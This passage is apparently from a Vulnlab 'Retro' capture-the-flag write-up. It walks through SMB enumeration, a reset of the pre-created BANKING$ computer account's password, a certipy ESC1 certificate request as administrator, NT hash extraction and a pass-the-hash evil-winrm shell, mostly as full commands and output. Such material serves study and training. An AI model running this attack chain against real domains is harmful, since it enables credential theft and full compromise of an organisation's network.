        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        Notes                                                   READ ONLY
        SYSVOL                                                  READ ONLY       Logon server share
        Trainees                                                READ ONLY

┌──(kali㉿kali)-[~/opt/Vulnlab/retro]
└─$ █
```

Accessing the “Notes” share folder, there is a “ToDo.txt” which reveals that there is a pre-created computer account. Pre-Created computer accounts have the password same as the username but in lowercase.




```
┌──(kali㉿kali)-[~/opt/Vulnlab/retro]
└─$ smbclient \\\\10.10.88.9\\Notes -Utrainee%trainee
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun Jul 23 18:03:16 2023
  ..                                DHS        0  Wed Jul 26 05:54:14 2023
  ToDo.txt                            A      248  Sun Jul 23 18:05:56 2023

                6261499 blocks of size 4096. 2199763 blocks available
smb: \> get ToDo.txt
getting file \ToDo.txt of size 248 as ToDo.txt (0.4 KiloBytes/sec) (average 0.4 KiloBytes/sec)
smb: \> exit

┌──(kali㉿kali)-[~/opt/Vulnlab/retro]
└─$ ls
Important.txt  rpcchangepwd.py  ToDo.txt  users.txt

┌──(kali㉿kali)-[~/opt/Vulnlab/retro]
└─$ cat ToDo.txt
Thomas,

after convincing the finance department to get rid of their ancienct banking software
it is finally time to clean up the mess they made. We should start with the pre created
computer account. That one is older than me.

Best

James

┌──(kali㉿kali)-[~/opt/Vulnlab/retro]
└─$ █
```

As per user enumeration using impacket’s lookupsid, there are 2 computer account namely “DC$” and “BANKING$”. Smbclient tool reveals one possible password for computer account “BANKING$” namely “banking” (shown by “NT_STATUS_NOLOGON_ WORKSTATION_TRUST_ACCOUNT”). However this password cannot be used to login (shown by crackmapexec output) as this password needs to be changed first.




```
┌──(kali㉿kali)-[~/opt/Vulnlab/retro]
└─$ smbclient -L \\\\10.10.88.9\\ -U'DC$'%dc
session setup failed: NT_STATUS_LOGON_FAILURE

┌──(kali㉿kali)-[~/opt/Vulnlab/retro]
└─$ smbclient -L \\\\10.10.88.9\\ -U'BANKING$'%banking
session setup failed: NT_STATUS_NOLOGON_WORKSTATION_TRUST_ACCOUNT

┌──(kali㉿kali)-[~/opt/Vulnlab/retro]
└─$ crackmapexec smb 10.10.88.9 -d retro.vl -u 'BANKING$' -p banking
/usr/lib/python3/dist-packages/pywerview/requester.py:144: SyntaxWarning: "is not" with a literal. Did you mean "≠"?
  if result['type'] is not 'searchResEntry':
/usr/lib/python3/dist-packages/paramiko/transport.py:236: CryptographyDeprecationWarning: Blowfish has been deprecated
  "class": algorithms.Blowfish,
/home/kali/.local/lib/python3.11/site-packages/requests/__init__.py:102: RequestsDependencyWarning: urllib3 (1.26.8) or chardet (5.1.0)/charset_normalizer (2.0.12) doesn't match a supported
 version!
  warnings.warn("urllib3 ({}) or chardet ({})/charset_normalizer ({}) doesn't match a supported "
SMB         10.10.88.9      445    DC               [*] Windows 10.0 Build 20348 x64 (name:DC) (domain:retro.vl) (signing:True) (SMBv1:False)
SMB         10.10.88.9      445    DC               [-] retro.vl\BANKING$:banking STATUS_NOLOGON_WORKSTATION_TRUST_ACCOUNT

┌──(kali㉿kali)-[~/opt/Vulnlab/retro]
└─$ 
```

Changing the password to "HACKED123" using impacket's rpcchangepassword tool and verifying its validity using crackmapexec. However, this still cannot be used to get a shell via psexec, evil-winrm or xfreerdp.




```
┌──(kali㉿kali)-[~/opt/Vulnlab/retro]
└─$ python3 rpcchangepwd.py -h
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

usage: rpcchangepwd.py [-h] [-ts] [-debug] [-newpass NEWPASS] [-hashes LMHASH:NTHASH] target

Change password over MS-RPC.

positional arguments:
  target                [[domain/]username[:password]@]<targetName or address>

options:
  -h, --help            show this help message and exit
  -ts                   adds timestamp to every logging output
  -debug                turn DEBUG output ON
  -newpass NEWPASS      new SMB password

authentication:
  -hashes LMHASH:NTHASH
                        NTLM hashes, format is LMHASH:NTHASH

┌──(kali㉿kali)-[~/opt/Vulnlab/retro]
└─$ python3 rpcchangepwd.py retro.vl/'BANKING$':'banking'@10.10.88.9 -newpass HACKED123
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Password was changed successfully.

┌──(kali㉿kali)-[~/opt/Vulnlab/retro]
└─$ crackmapexec smb 10.10.88.9 -d retro.vl -u 'BANKING$' -p HACKED123
/usr/lib/python3/dist-packages/pywerview/requester.py:144: SyntaxWarning: "is not" with a literal. Did you mean "≠"?
  if result['type'] is not 'searchResEntry':
/usr/lib/python3/dist-packages/paramiko/transport.py:236: CryptographyDeprecationWarning: Blowfish has been deprecated
  "class": algorithms.Blowfish,
/home/kali/.local/lib/python3.11/site-packages/requests/__init__.py:102: RequestsDependencyWarning: urllib3 (1.26.8) or chardet (5.1.0)/charset_normalizer (2.0.12) doesn't match a supported
 version!
  warnings.warn("urllib3 ({}) or chardet ({})/charset_normalizer ({}) doesn't match a supported "
SMB         10.10.88.9      445    DC               [*] Windows 10.0 Build 20348 x64 (name:DC) (domain:retro.vl) (signing:True) (SMBv1:False)
SMB         10.10.88.9      445    DC               [+] retro.vl\BANKING$:HACKED123

┌──(kali㉿kali)-[~/opt/Vulnlab/retro]
└─$ 
```

Collecting domain information using the above credentials via bloodhound-python.



```
┌──(kali㉿kali)-[~/opt/Vulnlab/retro]
└─$ bloodhound-python -u 'BANKING$' -p 'HACKED123' -d retro.vl -ns 10.10.88.9 -c All
/home/kali/.local/lib/python3.11/site-packages/requests/__init__.py:102: RequestsDependencyWarning: urllib3 (1.26.8) or chardet (5.1.0)/charset_normalizer (2.0.12) doesn't match a supported
 version!
  warnings.warn("urllib3 ({}) or chardet ({})/charset_normalizer ({}) doesn't match a supported "
INFO: Found AD domain: retro.vl
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (retro.vl:88)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: dc.retro.vl
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: dc.retro.vl
INFO: Found 7 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 20 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: 
INFO: Querying computer: DC.retro.vl
INFO: Done in 00M 26S

┌──(kali㉿kali)-[~/opt/Vulnlab/retro]
└─$ 
```

Uploading the above files to bloodhound reveals that “BANKING” computer account is a member of “Domain Computers” group.



BANKING.RETRO.VL


OVERVIEW

Sessions	0
Reachable High Value Targets	0
Sibling Objects in the Same OU	1
Effective Inbound GPOs	1
See Computer within Domain/OU Tree	

NODE PROPERTIES


Object ID	S-1-5-21-2983547755-698260136-4283918172-1106
Enabled	True
Allows Unconstrained Delegation	False
Compromised	True
LAPS Enabled	False
Password Last Changed	Sat, 07 Oct 2023 07:08:01 GMT

Crackmapexec reveals that the target has ADCS (Active Directory Certificate Service) installed and the CA name is “retro-DC-CA”.




```
┌──(kali㉿kali)-[~/opt/Vulnlab/retro]
└─$ crackmapexec ldap 10.10.88.9 -u 'BANKING$' -p HACKED123 -M adcs
/usr/lib/python3/dist-packages/paramiko/transport.py:236: CryptographyDeprecationWarning: Blowfish has been deprecated
  "class": algorithms.Blowfish,
/home/kali/.local/lib/python3.11/site-packages/requests/__init__.py:102: RequestsDependencyWarning: urllib3 (1.26.8) or chardet (5.1.0)/charset_normalizer (2.0.12) doesn't match a supported
 version!
  warnings.warn("urllib3 ({}) or chardet ({})/charset_normalizer ({}) doesn't match a supported "
[-] Failed loading module at /usr/lib/python3/dist-packages/cme/modules/ldap-checker.py: No module named 'msldap.commons.factory'
SMB         10.10.88.9      445    DC               [*] Windows 10.0 Build 20348 x64 (name:DC) (domain:retro.vl) (signing:True) (SMBv1:False)
LDAP        10.10.88.9      389    DC               [+] retro.vl\BANKING$:HACKED123
ADCS                                                Found PKI Enrollment Server: DC.retro.vl
ADCS                                                Found CN: retro-DC-CA

┌──(kali㉿kali)-[~/opt/Vulnlab/retro]
└─$ 
```

Using “certipy” to find vulnerabilities.




```
┌──(kali㉿kali)-[~/opt/Vulnlab/retro]
└─$ certipy find -u 'BANKING$'@retro.vl  -p 'HACKED123' -dc-ip 10.10.88.9
Certipy v4.8.0 - by Oliver Lyak (ly4k)

/home/kali/.local/lib/python3.11/site-packages/requests/__init__.py:102: RequestsDependencyWarning: urllib3 (1.26.8) or chardet (5.1.0)/charset_normalizer (2.0.12) doesn't match a supported
 version!
  warnings.warn("urllib3 ({}) or chardet ({})/charset_normalizer ({}) doesn't match a supported "
[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Trying to get CA configuration for 'retro-DC-CA' via CSRA
[!] Got error while trying to get CA configuration for 'retro-DC-CA' via CSRA: CASessionError: code: 0×80070005 - E_ACCESSDENIED - General access denied error.
[*] Trying to get CA configuration for 'retro-DC-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again ...
[*] Got CA configuration for 'retro-DC-CA'
[*] Saved BloodHound data to '20231007055206_Certipy.zip'. Drag and drop the file into the BloodHound GUI from @ly4k
[*] Saved text output to '20231007055206_Certipy.txt'
[*] Saved JSON output to '20231007055206_Certipy.json'

┌──(kali㉿kali)-[~/opt/Vulnlab/retro]
└─$ 
[retro] 0:zsh* 1:[tmux]  2:sudo  3:[tmux]  4:[tmux]-                                         "kali" 05:52 07-Oct-23
```

The template “RetroClients” is vulnerable to ESC1 and any member of “Domain Computers” group can perform this attack.



```
      Enroll                          : RETRO.VL\Authenticated Users
Certificate Templates
  0
    Template Name                     : RetroClients
    Display Name                      : Retro Clients
    Certificate Authorities           : retro-DC-CA
    Enabled                           : True
    Client Authentication             : True
    Enrollment Agent                  : False
    Any Purpose                       : False
    Enrollee Supplies Subject         : True
    Certificate Name Flag             : EnrolleeSuppliesSubject
    Enrollment Flag                   : None
    Extended Key Usage                : Client Authentication
    Requires Manager Approval         : False
    Requires Key Archival             : False
    Authorized Signatures Required    : 0
    Validity Period                   : 1 year
    Renewal Period                    : 6 weeks
    Minimum RSA Key Length            : 4096
    Permissions
      Enrollment Permissions
        Enrollment Rights             : RETRO.VL\Domain Admins
                                        RETRO.VL\Domain Computers
                                        RETRO.VL\Enterprise Admins
      Object Control Permissions
        Owner                         : RETRO.VL\Administrator
        Write Owner Principals        : RETRO.VL\Domain Admins
                                        RETRO.VL\Enterprise Admins
                                        RETRO.VL\Administrator
        Write Dacl Principals         : RETRO.VL\Domain Admins
                                        RETRO.VL\Enterprise Admins
                                        RETRO.VL\Administrator
        Write Property Principals     : RETRO.VL\Domain Admins
                                        RETRO.VL\Enterprise Admins
                                        RETRO.VL\Administrator
    [!] Vulnerabilities
      ESC1                            : 'RETRO.VL\\Domain Computers' can enroll, enrollee supplies subject and template allows client authentication
  1
    Template Name                     : KerberosAuthentication
    Display Name                      : Kerberos Authentication
    Certificate Authorities           : retro-DC-CA
    Enabled                           : True
    Client Authentication             : True
    Enrollment Agent                  : False
    Any Purpose                       : False
```


ESC1 attack to get the certificate and private key. (The target ip and the machine name obtained from nmap are added to /etc/hosts file so that the system knows to resolve DC.RETRO.VL).


kali@kali: ~/opt/Vulnlab/retro
File Actions Edit View Help
Open
hosts
/etc
Save
Plain Text
Tab Width: 8
Ln 10, Col 11
INS
retro
File Edit View Go Help
kali
opt
Vulnlab
retro
Places
Computer
kali
Desktop
Trash
Practice
opt
Documents
Music
Pictures
Videos
Downloads
Devices
File System
Network
Browse Network
20231007053454_computers.json
20231007053454_containers.json
20231007053454_domains.json
20231007053454_gpos.json
20231007053454_groups.json
20231007053454_ous.json
20231007053454_users.json
20231007055206_Certipy.json
20231007055206_Certipy.txt
20231007055206_Certipy.zip
administrator_dc.pfx
Important.txt
rpcchangepwd.py
ToDo.txt
users.txt
15 files: 331.7 KiB (339,672 bytes), Free space: 38.4 GiB

```
┌──(kali㉿kali)-[~/opt/Vulnlab/retro]
└─$ certipy req -ca 'retro-DC-CA' -template 'RetroClients' -u 'BANKING$'@retro.vl -p HACKED123 -dc-ip 10.10.88.9 -upn administrator@retro.vl -key-size 4096 -dns dc.retro.vl
Certipy v4.8.0 - by Oliver Lyak (ly4k)

/home/kali/.local/lib/python3.11/site-packages/requests/__init__.py:102: RequestsDependencyWarning: urllib3 (1.26.8) or chardet (5.1.0)/charset_normalizer (2.0.12) doesn't match a supported
 version!
  warnings.warn("urllib3 ({}) or chardet ({})/charset_normalizer ({}) doesn't match a supported "
[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 9
[*] Got certificate with multiple identifications
    UPN: 'administrator@retro.vl'
    DNS Host Name: 'dc.retro.vl'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator_dc.pfx'

┌──(kali㉿kali)-[~/opt/Vulnlab/retro]
└─$ 
```


```
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
10.129.228.71   internal.htb    app1

192.168.171.146 crane.offsec
192.168.157.30  nara.nara-security.com  nara-
security.com    ca.nara-security.com
10.10.88.9      DC.RETRO.VL
```

Getting the “administrator” hash.



```
┌──(kali㉿kali)-[~/opt/Vulnlab/retro]
└─$ certipy auth -pfx 'administrator_dc.pfx' -username 'administrator' -domain 'retro.vl' -dc-ip 10.10.88.9
Certipy v4.8.0 - by Oliver Lyak (ly4k)

/home/kali/.local/lib/python3.11/site-packages/requests/__init__.py:102: RequestsDependencyWarning: urllib3 (1.26.8) or chardet (5.1.0)/charset_normalizer (2.0.12) doesn't match a supported
 version!
  warnings.warn("urllib3 ({}) or chardet ({})/charset_normalizer ({}) doesn't match a supported "
[*] Found multiple identifications in certificate
[*] Please select one:
    [0] UPN: 'administrator@retro.vl'
    [1] DNS Host Name: 'dc.retro.vl'
> 0
[*] Using principal: administrator@retro.vl
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@retro.vl': aad3b435b51404eeaad3b435b51404ee:252fac7066d93dd009d4fd2cd0368389

┌──(kali㉿kali)-[~/opt/Vulnlab/retro]
└─$ 
```

Logging into the target using evil-winrm (since port 5985 is open) as “administrator” via pass the hash attack and thus gaining full control of the system .



```
┌──(kali㉿kali)-[~/opt/Vulnlab/retro]
└─$ evil-winrm -i 10.10.88.9 -u administrator -H 252fac7066d93dd009d4fd2cd0368389

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         7/25/2023  12:38 PM             36 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
VL{8b13de0d077813ff16c5e792186bdde4}
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : eu-central-1.compute.internal
   Link-local IPv6 Address . . . . . : fe80::df02:9004:4033:1687%5
   IPv4 Address. . . . . . . . . . . : 10.10.88.9
   Subnet Mask . . . . . . . . . . . : 255.255.192.0
   Default Gateway . . . . . . . . . : 10.10.64.1
*Evil-WinRM* PS C:\Users\Administrator\Desktop> hostname
DC
*Evil-WinRM* PS C:\Users\Administrator\Desktop> whoami
retro\administrator
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```
]